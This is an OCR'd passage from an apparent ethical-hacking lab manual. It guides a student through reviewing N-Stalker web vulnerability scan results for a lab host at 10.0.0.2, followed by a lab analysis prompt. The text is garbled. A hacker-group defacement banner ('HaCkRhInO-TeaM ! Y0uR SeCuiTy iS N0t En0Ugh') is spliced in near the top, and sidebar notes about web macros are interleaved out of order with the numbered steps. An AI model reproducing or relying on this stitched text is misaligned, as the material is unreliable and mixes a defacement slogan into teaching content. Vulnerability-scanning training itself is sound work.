As applications provide both a mean to login and logoff, Authentication Macros have a "logout detection" control that can be configured to prevent accidental logoff.

HaCkRhInO-TeaM !
Y0uR SeCuiTy iS N0t En0Ugh
wE FrEE t0 FlY
HaCkRhInO-TeaM !

TASK 4

Analyze the Scan Result

20. N-Stalker displays a summary of vulnerabilities found. After examining the summary, click **Done**.




FIGURE 5.17: N-Stalker Summary

A navigation Web Macro is used to provide a specific path within the application to be followed by N-Stalker's spider engine.

When you are generating reports, N-Stalker allows you to customize template and data that will be used to generate the final report. Both executive and technical reports allow for that customization.

"Web Macro" is a user-provided navigation script that is usually recorded using a web browser and a web proxy tool. Macro Recorder allows you to insert manual URLs as well and you must choose between an authentication or navigation macro.

21. In the left pane, expand all the nodes and sub-nodes of the URL **http://10.0.0.2** (under **Website Tree**). This displays the website's pages.




FIGURE 5.18: N-Stalker Website Tree

22. You can view the complete scan results in **N-Stalker's** main dashboard.
23. You can even expand the URL **http://10.0.0.2** (under **Vulnerabilities**) to view all the site's vulnerabilities.




FIGURE 5.19: N-Stalker Dashboard

These macros can use any URLs and will not be prevented from calling external services within N-Stalker's spider engine.

24. On completion of this lab, close the N-Stalker GUI.

Lab Analysis

Analyze and document the results related to this lab exercise. Provide your opinion of your target's security posture and exposure.

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS RELATED TO THIS LAB.

Internet Connection Required	
☐ Yes	☑ No
Platform Supported	
☑ Classroom	☑ iLabs